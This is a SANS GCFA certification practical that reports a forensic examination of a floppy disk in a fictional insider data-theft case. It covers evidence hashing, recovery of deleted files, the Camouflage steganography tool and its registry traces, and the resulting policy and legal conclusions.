Global Information Assurance Certification Paper

GCFA Practical

Version 1.5, Option 1
SANS Great Lakes
October, 2004

Tom Chmielarski

Table of Contents

Paper Overview and Format Explanation

This paper is the SANS GIAC Certified Forensic Analyst certification, version 1.5, submission for Tom Chmielarski. The certification assignment will be posted at http://www.giac.org/practical.php but, as of the time of document creation, it had not yet been posted there.

Each of the two assignments addressed by this paper has been divided into multiple sections. These sections are focused on end-user usage; in a real world scenario the information would be presented to different audiences and has been broken down along those lines. For example, there is an executive summary that would be suitable for non-technical management reporting and a technical summary that offers a detailed analysis of the data. The Analyst Notes section offers a more detailed explanation of the analysis process; discussing the "hows" and "whys" of the "whats".

Detailed discussions on specific subjects, such as file formats, are detailed in the appendices to keep the "flow" of the main sections simpler, and make it easier to cross-reference the same details at multiple points in this paper.

This paper contains references to numerous commands and actions; these are designated in **bold** text. Any output is designated in *italics*. An example of this, taken from a later section of this document, is shown below.

Command and Output Example

[root@localhost gcfa]# ls -alrt /mnt/gcfa
total 651
drwxr-xr-x 2 root root 7168 Dec 31 1969 .
-rwxr-xr-x 1 root root 33423 Apr 22 16:31 Internal_Lab_Security_Policy.doc
-rwxr-xr-x 1 root root 32256 Apr 22 16:31 Internal_Lab_Security_Policy1.doc

Many of the following discussions will refer to hexadecimal numbers, the base-16 numbering system common in computer discussion. Following the C language convention, when written numerically, hex numbers are prefaced with a "0x" such that "0x20" represents 20 hexadecimal or 32 in decimal notation.

Part One – Analyze an Unknown Floppy Image

Case Executive Summary

Ballard Industries, a fuel cell design company, identified the apparent loss of intellectual property and market share when a major competitor began selling a functionally equivalent fuel cell. A subsequent internal investigation into the loss of proprietary fuel cell data identified a floppy disk confiscated by physical security staff from the lead process control engineer for the compromised fuel cell product. Forensic examination of the floppy disk has confirmed that the lead process engineer for that product has deliberately transferred, or attempted to transfer, sensitive company data to a 3rd party. A link specifically to the previously identified major competitor was not identified.

Case Technical Summary


Case Details

A floppy disk, was confiscated, from the Ballard employee Robert John Leszczynski Jr. (hereafter referred to as "the subject") on April 26th, 2004, as he attempted to remove the media from the R&D labs in violation of company policy. The floppy disk was provided for forensic analysis. This analysis is considered particularly important due to the probable leak of proprietary data that has led to a Ballard competitor selling a formerly-unique fuel cell to Ballard customers.

The floppy was detected and confiscated by a security guard and designated evidence (tag) number fl-260404-RJL1. The floppy disk, manufactured by TDK, was imaged by an unknown process resulting in evidence file fl-260404-RJL1.img.gz with a MD5 cryptographic hash of *d7641eb4da871d980adbe4d371eda2ad*. The image file provided for analysis was named "v1_5.gz" and had an identical MD5 number as the imaged evidence number. Despite the change in names it is mathematically confirmed to be the same file as documented for evidence tag number fl-260404-RJL1. The chain of custody information confirms that the evidence has not left control of Ballard security personnel and can be considered unchanged and reliable.

The image file is a FAT-formatted floppy disk. It's "volume label" is named "RJL", the subject's initials, supporting disk ownership. Analysis of the image reveals six allocated files, three of which contain hidden encrypted payloads. Two additional files were recovered from unallocated (deleted) space on the floppy. The six allocated files appear to be five standard Ballard company policies, with a duplicate copy of one of them. These policy documents appear to have been originally authored by Cisco Systems, Inc, but that appears to be tangential to this analysis.

The three hidden and encrypted archives were deliberately created with a stenography tool, “Camouflage”, which is freely available via the internet. These files appear to be a normal file but actually contain an archive of one or more files hidden within each. Within these three archives four additional files were found. The floppy image contents are described visually with the following diagram and will be described in more detail later in this report.



The time stamps on the files appear reasonable and are most likely accurate representations of when the files were last modified and accessed. The computer used to copy the files to diskette should be reviewed and the system time verified. The Internal Lab Policy documents appear to have been last modified on Thursday April 22nd, 2004 at 16:31. The remaining policy documents were modified on Friday, April 23rd, 2004 at two different times – 11:54 and 14:10. These three time periods probably indicate when the data was hidden: three and four days before the floppy discovery. The files were last accessed, and changed, on Monday, April 26th, 2004. The suspect probably copied the previously altered files to the floppy at this time.

The time stamps suggest the data was placed on the floppy earlier on the same day it was confiscated. There is a reasonable chance the files had not yet been transmitted to the intended destination. This assumes no alternate transmission vector – such as web-based email – was available to the suspect. If, since floppy confiscation, the suspect has still had access to the workstations that originally held the camouflaged files there is also a reasonable chance the suspect has obtained the files again and possibly deleted the originals. If the suspect knows a forensic examination was being performed, and still had access to any proprietary data, it is possible the user could have both obtained more data and taken actions to remove traces of his activity.

Record of Forensic Evidence

The value of any analysis is directly proportionally to the quality of the data gathered. Only one physical evidence item was provided for analysis and is described below. Receipt of this evidence was accompanied by an intact chain of custody form with no accountability gaps.

Physical Evidence	
Tag:	fl-260404-RJL1
Description:	3.5 inch TDK Floppy Disk
Comment:	The floppy disk has been imaged to the file with a recorded name of "fl-260404-RJL1.img.gz" with MD5 cryptographic hash d7641eb4da871d980adbe4d371eda2ad. The actual image name was "v1_5.gz" but the MD5 hash matched the recorded hash proving the data is the same and unchanged.

The subsequent table describes all key evidence involved in this analysis (extracted from fl-260404-RJL1) and a cryptographic hash of each item. The MD5 hash was re-verified at the conclusion of the investigation to ensure that the working copy had remained unchanged. The files listed within the table below are color coded to indicate status: **black** for normal files, **red** for deleted files, and **blue** for hidden files.

Media Evidence – Electronic Contents of fl-260404-RJL1.img.gz / V1_5.gz		
File	**Comment**	**MD5**
v1_5.gz	Bit image of confiscated floppy disk (tag: fl-260404-RJL1)	d7641eb4da871d980adbe4d371eda2ad
Acceptable_Encryption_Policy.doc	Corporate policy document.	f785ba1d99888e68f45dabeddb0b4541
Information_Sensitivity_Policy.doc	Corporate policy document.	99c5dec518b142bd945e8d7d2fad2004

Internal_Lab_Security_Policy1.doc	Corporate policy document.	e0c43ef38884662f5f27d93098e1c607
Internal_Lab_Security_Policy.doc	Corporate policy document. Contained **hidden data.**	b9387272b11aea86b60a487fbdc1b336
└ Internal_Lab_Security_Policy.doc	Extracted "original" document.	e0c43ef38884662f5f27d93098e1c607
└ Opportunity.txt	Extracted sales offer.	3ebd8382a19c88c1d276645035e97ce9
Password_Policy.doc	Corporate policy document. Contained **hidden data**	ac34c6177ebdcaf4adc41f0e181be1bc
└ Password_Policy.doc	Extracted "original" document	e5066b0fb7b91add563a400f042766e4
└ Hydrocarbon%20fuel%20cell%20page2.jpg	Extracted fuel cell diagram.	9da5d4c42fdf7a979ef5f09d33c0a444
└ PEM-fuel-cell-large.jpg	Extracted fuel cell diagram	5e39dcc44acccdca7bba0c15c6901c43
└ pem_fuelcell.gif	Extracted fuel cell diagram	864e397c2f38ccfb778f348817f98b91
Remote_Access_Policy.doc	Corporate policy document. Contained **hidden data.**	5b38d1ac1f94285db2d2246d28fd07e8
└ Remote_Access_Policy.doc	Extracted "original" document.	2afb005271a93d44b6a8489dc4635c1c
└ CAT.mdb	Extracted Client Authorized Table	c3a869ff6b71c7be3eb06b6635c864b1
CamShell.dll (Unallocated / Deleted)	Component of "Camouflage" stenography program. Recovered file with two first sectors missing.	6462fb3acca0301e52fc4ffa4ea5eff8
_ndex.htm (Unallocated / Deleted)	Web page to display unknown media file "ballard.swf". Recovered file.	17282ea308940c530a86d07215473c79

Deleted Data Overview

The two allocated files within the image consist of a simple web page intended to display an unidentified Macromedia Shockwave file called "ballard.swf". As this file was not found the ramifications of this file cannot be assessed. If R&D Lab managers, or the suspect's manager, cannot account for this file the suspect should be compelled to account for it.

The second unallocated file, CamShell.dll, is a partially overwritten component of the program ("Camouflage") used to hide data in the policy documents. The partial overwriting of the file is slightly unusual and may indicate a failed attempt to destroy the file by the suspect. The possible explanation for the partial overwriting is not a known fact, and is only mentioned for completeness.

Camouflage's sole function is to hide one or more files within another file, and does so in a manner that is difficult to detect. It is unlikely to have legitimate use within a business. This program requires a Windows based computer to function. This program is described in detail in the *Program Analysis - Camouflage* section of this report.

The data files hidden by the suspect, and now recovered, should be reviewed by Ballard's management and legal department to determine business impact and legal implications. In addition to any legal actions Ballard may want to pursue they may also have legal issues of their own as a result of this event. For example, since personal information of a client residing in California may have been disclosed so Ballard may have to adhere to the requirements of California's Breach Disclosure law [1].

These two files are all that is easily recovered from the file allocation table. The small size of the dataset permits a manual review of the remaining unallocated data using a hex editor. The remainder of the unallocated disk space consists only of zeros; no further information can be culled from unallocated space.

Hidden Data Overview

Several items of apparent sensitivity were hidden by the suspect. For the purposes of this analysis it has been assumed the documents are, indeed, *Ballard Industries Confidential* material. This should be confirmed with someone more familiar with Ballard intellectual property.

The first item of interest is a text note indicating "more information" will be provided for the sum of $5 million. It is not clear if the "more" in the note conveys that data has been previously disclosed or of "more" simply means "in addition to the information on the floppy". This file was the only file within in the archive "Internal_Lab_Security_Policy.doc" with no password. The note also alludes to the password naming convention – the first word of the file name.

Opportunity.txt

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski

The next item of interest is the Client Authorized Table database, a Microsoft Access document. This appears to be a listing of 11 clients, contact information, user names, and passwords for each. This file was the only data hidden within the Remote_Access_Policy.doc file. The password was "Remote".

List of Clients from CAT Database


First	Last

Bob	Esposito
Jerry	Jackson
David	Lee
Marie	Horton
Lenny	Jones
Jeff	Hayes
Roger	Forrester
Edward	Cash
Steve	Bei
Jodie	Kelly
Patrick	Roy


The final four items of interest were hidden within the document Password_Policy.doc, with a password of "Password". These items consist of two PEM fuel cell diagrams and one apparent page-scan of a technical paper on fuel cell components, performance, and degradation. This information was probably intended as a "teaser" to illustrate that the subject had access to technical information of value.

Data Recovered From Password_Policy.doc


Technical Paper on Fuel Cells



Detailed Fuel Cell Diagram



Stacked Fuel Cell Design Diagram

Policy Violations

The identified policy documents, based on meta-data references, appear to have been written by Cisco Systems, Inc. These policy documents may simply be "cover" documents to make the disk contents appear valid to the casual observer. Supporting this is the fact that Ballard's name is often misspelled as "Bright" within the documents.

Assuming the identified Policy documents are truly Ballard's internal policy documents, the suspect has clearly violated several formal company policies. Additionally, the location of the files makes it clear that the employee was aware of these corporate policies.

Violation 1:	**The use of non-approved encryption**
The suspect encrypted confidential company information using a non-approved, proprietary encryption algorithm – the Microsoft Crypto libraries. Reference: Accaptable_Encryption_Policy.doc	

Violation 2:	**Improper Passwords on Ballard Industries Confidential Data**
The suspect used passwords on the Camouflage archives with passwords that do not meet the Password Complexity guidelines. Reference: Password_Policy.doc	

Violation 3:	**Deliberate Disclosure**
The Information Sensitivity Policy clearly states employee termination is possible for deliberate or inadvertent disclosure. Reference: Information_Sensitivity_Policy.doc	

Recommendations – Next Steps

Based on the findings of the floppy examination management must act to identify the business impact of this event and determine the response strategy. The following actions are recommended to assist Ballard management in making the correct decisions.

- A discovery should be performed to determine every computer the suspect had access to.
- Any computer(s) used by the suspect should be forensically reviewed.
    - Any Windows computer should be specifically reviewed for traces of "Camouflaged" files and the Camouflage program.
- Any other media used by the suspect should be forensically examined.
- The suspect's management should be consulted on the missing "ballard.swf" shockwave file.
- Comparison of the recovered policy documents to actual Ballard documents should be performed.
- The value, or lack thereof, of the recovered documents should be verified by someone familiar with Ballard's intellectual property.
- Any actions within Ballard by the subject since the time of the floppy disk confiscation should be examined. This includes any actions taken on a work-provided notebook computer if one exists
- The call logs should be reviewed for the suspect's business phone, any business provided cell phone, and any R&D lab phones to identify calls potentially related to the selling of the information.

Confirmation of Stenography Program Identity

A program called Camouflage was used to hide data through a process known as Stenography. A program, identically named, that refers to the same authors as the program possessed by the suspect supports the circumstantial assertion that the identified program is the exact one used by the suspect to hide the data we have recovered. Three data points to substantiate this are:

- Effectively identical library file (camshell.dll).
- Compatible decryption.
- Identical archive file format including security problems, password location, and Camouflage "signature".

One thing that cannot be used to prove, or disprove, the similarities must be mentioned for clarity. Any two Camouflage archive files, using the exact same source files and password, do not have identical MD5 hashes. The encryption output changes – probably due to the use of a pseudo-random initialization vector in the encryption scheme – with every Camouflaged file. Hence, the algorithm used is most likely constant and repeatable but the output is not.


Effectively Identical Library File (camshell.dll)

To confirm the effectively identical library we compared the component of the identified program extracted from the confiscated floppy to the Camouflage tool we obtained. This validation is both simple and effective. The Camouflage program downloaded from http://camouflage.unfiction.com has the file "CamShell.dll", the same file as was extracted from the floppy image.

The file comparison tool UltraCompare was used to perform a side-by-side binary analysis of the two CamShell.dll files. The comparison showed that the files were identical after the first 727 bytes. UltraCompare highlights the differences in blue. The following screen capture shows UltraCompare displaying the only differences in the two files. The first two clusters (1024 bytes) of the recovered camshell.dll had been overwritten by _ndex.htm. The comparison tool identified this is a trivial difference as the only difference. This suggests that the two files are effectively identical.

The coincidental similarity of the 303 byte difference, between the 727th byte and the 1024 byte, is caused by the presence of NULL bytes. This is common for unused portion of an allocated file and appears to be a normal part of the original DLL.

Screen Capture – UltraCompare and both CamShell.dll files



In addition, the first 727 bytes, of 36,864 bytes, were extracted from the downloaded camshell.dll and replaced the first 727 bytes of the recovered camshell.dll. This resulted in "camshell.reconstructed.dll", a conglomeration of the recovered DLL and first 727 bytes of the "good" DLL. The downloaded and reconstructed DLL files were mathematically compared using MD5 and found to be identical.

MD5 Comparison between downloaded CamShell.dll and reconstructed CamShell.dll

```
C:\gcfa\compare>md5 *
4e986ab0909d2946bed868b5f896906f *CamShell.dll
4e986ab0909d2946bed868b5f896906f *camshell.reconstruct.dll

C:\gcfa\compare>
```

Compatible Decryption

The downloaded program can extract valid information from the archive files found on the floppy, serving as a second confirmation point. Additionally, the "Internal_Lab_Security_Policy.doc" file, extracted from the identically named archive, has the same MD5 cryptographic hash as the normal file "Internal_Lab_Security_Policy1.doc". This suggests that the extraction is perfect and not simply done by a compatible program. This program does not appear to follow an open standard for archiving or encryption so a compatible program is unlikely.

Identical Archive File Format – Complete With Security Flaws

When the files extracted from an asserted Camouflage archive are re-archived with the downloaded version (1.2.1) of Camouflage the resulting files are identical aside from the encrypted payload itself. This includes the observed signature (Appendix E) seen in the original files.

Together these points prove, with a very minimal amount of doubt, that the version of the application used by the suspect and the one downloaded, as camo104.exe, were identical. It is possible that the suspect customized the software or used a version that was very slightly different but any such difference is negligible and, most importantly, does not affect the conclusions of this analysis.

Program Analysis – Camouflage


Program Overview

A file recovered from deleted space within the image, camshell.dll, contained strings indicating it was part of "Camouflage" by Twisted Pear Productions. This is a no longer maintained stenography program that allows any file to be

encrypted and hidden within any other file. This program has been used to hide Ballard Industries Confidential information.

Unlike the more commonly known stenography programs that hide data in a graphical image file, in a manner that is currently nearly impossible to detect, Camouflage allows data to be encrypted and inserted into any arbitrary file but is much more obvious to detect. The "host file", containing an archive, will outwardly appear and function no different than it had before data insertion. It will, however, have increased in size by the aggregate size of its' hidden payload. This is illustrated with the following diagram, entitled "Camouflage Operation".

Camouflage Operation



The timing of research on Camouflage, performed by John Bartlett [2], suggests that development of Camouflage ceased sometime since 2002. That research also identifies several registry keys that will show the version of camouflage installed, list the files that have been created by Camouflage, and show which files were used as the "template" for the output file(s). The registry does not list the actual files placed in the archive, nor inform us if multiple archives were created with the same output name. This behavior is confirmed to exist within the utilized version of Camouflage; version 1.2.1.

Components

Camouflage is written in VisualBasic 6and is composed of only a few file components; these are listed in the table below. The program also hooks into the Windows Shell, makes multiple registry calls, and uses a few standard Microsoft system libraries.

Camouflage Version 1.2.1 Components

File	MD5 Hash
Camouflage.exe	9f08258a80d578a0f1cc38fe4c2aebb5
CamShell.dll	4e986ab0909d2946bed868b5f896906f
Readme.txt	0c25ad7792d555b6c8c37c77ceb9e224
Uninst.isu	34d2cb8d385ad01ae306d3d173c3d17c

The main registry keys are created in the HKEY_CURRENT_USER hive for the user who operated it. These keys are not removed when the program is.

Important Registry Keys Created by Camouflage	
Key Name	**Key Description**
HKCU\Software\Camouflage\CamouflageFile	Listing of files used as templates for the hidden archive files.
HKCU\Software\Camouflage\OutputFile	Listing of archive files created by the user
HKCU\Software\Camouflage\OutputFolder	The folder(s) that Camouflage saved the results in

The OutputFile key lists all of the archive files generated by Camouflage. These are the files that contain hidden information. The CamouflageFile key lists all the files that were used as "templates" to hide data in. These keys can be helpful in determining the extent of Camouflage usage, and what files to search for, even if it does not show exactly what has been hidden.

Data Security

The program encrypts the requested data files with an unspecified algorithm and, optionally, password-protects the resulting archive file. Initial analysis of the program suggests the encryption is performed using the Microsoft Crypto libraries. Both the password checking routines and the encrypted file format are susceptible to attack as described in Appendix B, Appendix D and Appendix E. The net result is that it is trivial to recover data hidden with Camouflage.

Legal Implications of Detected Actions

Forensic examination of the floppy image has concluded that the subject of this investigation has attempted to transfer, for personal profit, Ballard Industries Confidential information to a third party. It is probable, but unverifiable given our current data, that the subject has been successful in transmitting at least some proprietary data to a competitor resulting in lost revenue for Ballard Industries. Discussions on the legal ramifications of this activity hinges on several assumptions that must be declared. These assumptions are:

- The discovered policy documents are valid Ballard Industries policy documents OR Ballard has similar policies.
- These actions occurred within the United States.
- The material discovered within the "Camouflaged" archives is protected by US copyright law.
- The material discovered within the "Camouflaged" archives is information owned by Ballard industries.
- The material discovered within the "Camouflaged" archives is not publicly known and has not been provably leaked in the past.

This report concludes the subject did purposely hide Ballard Industries Confidential information using the Camouflage software. This assertion is substantiated by:

- The presence of a portion of the Camouflage software on the confiscated floppy disk

- The floppy disk confiscated from the subject was named with the subject's initials (RJL)
- An independently obtained copy of the Camouflage software was able to successfully extract documents from several files on the floppy disk
- An extracted document, offering to sell information, refers to the subject by name

As mentioned in the Policy Violations section of this report, the activity of the subject clearly violates several company polices that can result in employee termination. Most companies require employees to sign a non-disclosure agreement. Although unavailable for review, this document probably exists, possibly signed by the subject, and would be the "crown jewel" in any legal action against the subject.

Ballard may be able to file a legal motion against the subject, or the 3rd party he has sold information to, based on U.S. Uniform Trade Secret Act [11] [12]. Since the information being sold was taken from Ballard, and was not publicly known, Ballard is in a position to file, against both the subject and any 3rd party benefiting from the divulged information, under this act. Additionally, if any products produced with the information are transferred over state lines – a highly-probable event - this act would also fall under the Federal Economic Espionage Act of 1996 [13]. These two acts give Ballard, if it can prove the data was taken, substantial recourse to stop any competitive product and recover lost revenue.

If Ballard's legal team decides to pursue legal action the legal discovery process may be able to determine how the competitor identified the customers and product in question. If the clients in the Client Access Table list, hidden by the subject, are the same customers who have switched to the competitor then Ballard's position will be stronger. Additionally, if evidence linking the subject to that competitor can be found then, again, Ballard's claim would be stronger.

Examination Details – Analyst Notes

The analysis notes serve as a narrative log of the analysis process. They list and explain each step taken by the forensic analyst, even those that were "dead ends" or eventually redundant. As such there is information and steps listed that are not directly relevant to the conclusion of this analysis.

The following background information establishes the context for this investigation:

- This analysis is intended to determine all we can about a floppy disk image with totally unknown contents.
- The business, Ballard Industries, believes they have had proprietary information disclosed to a competitor.

- The floppy was confiscated from the Lead Control Engineer for the compromised fuel cell product.
- The Lead Control Engineer is named Robert J. Leszczynski.
- The competitor in question is “Rift”.

Prior to starting any actual analysis on the image steps must be taken to prepare a functional work environment capable of supporting forensically-sound analysis. A Windows-based system with VMware was prepared for investigatory use. A Windows virtual machine (VM) and Linux VM were prepared. Both VM systems contained analytic and forensic software installed – these will be specifically mentioned below as they are utilized.

